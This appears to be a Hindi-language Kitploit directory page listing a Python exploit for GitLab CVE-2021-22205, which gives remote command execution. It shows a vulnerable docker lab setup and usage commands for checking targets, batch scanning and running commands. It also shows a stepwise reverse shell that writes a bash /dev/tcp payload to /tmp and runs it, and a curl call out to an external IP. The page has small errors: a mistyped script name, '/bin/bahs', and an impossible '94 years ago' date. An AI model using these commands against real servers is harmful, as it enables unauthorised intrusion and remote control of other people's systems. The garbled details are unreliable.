
Skip to content
KitploitKITPLOIT
उपकरणब्लॉग
जमा करें
उपकरणब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

··फ़ीड·संपर्क·गोपनीयता·© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2021-22205-gitlab — पायथन एक्सप्लॉइट GitLab CVE-2021-22205 के लिए, जो कमजोर GitLab CE/EE संस्करणों पर रिमोट कमांड निष्पादन और रिवर्स शेल सक्षम करता है। इसमें बैच स्कैनिंग और कमांड निष्पादन विकल्प शामिल हैं। | Kitploit
उपकरण/GitHubGitHub/osungjinwoo/cve-2021-22205-gitlab
भेद्यता स्कैनरशोषणवेब एप्लिकेशन शोषणपेनिट्रेशन टेस्टिंगरिमोट एक्सेस टूल
GitHubosungjinwoo/cve-2021-22205-gitlab

CVE-2021-22205-gitlab

पायथन एक्सप्लॉइट GitLab CVE-2021-22205 के लिए, जो कमजोर GitLab CE/EE संस्करणों पर रिमोट कमांड निष्पादन और रिवर्स शेल सक्षम करता है। इसमें बैच स्कैनिंग और कमांड निष्पादन विकल्प शामिल हैं।

रिपॉजिटरी देखें
94 साल पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

भेद्यता प्रभाव

GitLab CE/EE के 11.9 से शुरू होने वाले सभी संस्करणों में एक समस्या खोजी गई है। GitLab फ़ाइल पार्सर को दी जाने वाली इमेज फ़ाइलों को सही ढंग से सत्यापित नहीं कर रहा था, जिसके परिणामस्वरूप रिमोट कमांड निष्पादन हुआ।

भेद्यता उत्पाद

  • Gitlab CE/EE < 13.10.3
  • Gitlab CE/EE < 13.9.6
  • Gitlab CE/EE < 13.8.8

वातावरण

root@kitploit:~
export GITLAB_HOME=/srv/gitlab

sudo docker run --detach \
  --hostname gitlab.example.com \
  --publish 443:443 --publish 80:80 \
  --name gitlab \
  --restart always \
  --volume $GITLAB_HOME/config:/etc/gitlab \
  --volume $GITLAB_HOME/logs:/var/log/gitlab \
  --volume $GITLAB_HOME/data:/var/opt/gitlab \
  gitlab/gitlab-ce:13.9.1-ce.0

भेद्यता जांच


मूल उपयोग
root@kitploit:~
python3 CVE-2021-2205.py

img

भेद्यता जांच
root@kitploit:~
python3 CVE-2021-2205.py -v true -t http://gitlab.example.com

img


कमांड निष्पादन
root@kitploit:~
python3 CVE-2021-2205.py -a true -t http://gitlab.example.com -c "curl http://192.168.59.1:1234/1.txt"

attack

root@kitploit:~
python3 CVE-2021-2205.py -a true -t http://gitlab.example.com -c "echo 'Attacked by Al1ex!!!' > /tmp/1.txt"


attack_command1

attack_command2

बैच स्कैन
root@kitploit:~
python3 CVE-2021-2205.py -s true -f target.txt

scan_result


रिवर्स शेल
root@kitploit:~
python3 CVE-2021-2205.py -a true -t http://gitlab.example.com -c "echo 'bash -i >& /dev/tcp/ip/port 0>&1' > /tmp/1.sh"


reverse_shell1

reverse_shell2

root@kitploit:~
python3 CVE-2021-2205.py -a true -t http://gitlab.example.com -c "chmod +x /tmp/1.sh"

reverse_shell3

reverse_shell4

root@kitploit:~
python3 CVE-2021-2205.py -a true -t http://gitlab.example.com -c "/bin/bahs /tmp/1.sh"

reverse_shell5

संदर्भ

https://github.com/mr-r3bot/Gitlab-CVE-2021-22205

https://devcraft.io/2021/05/04/exiftool-arbitrary-code-execution-cve-2021-22204.html

टूल डाउनलोड करें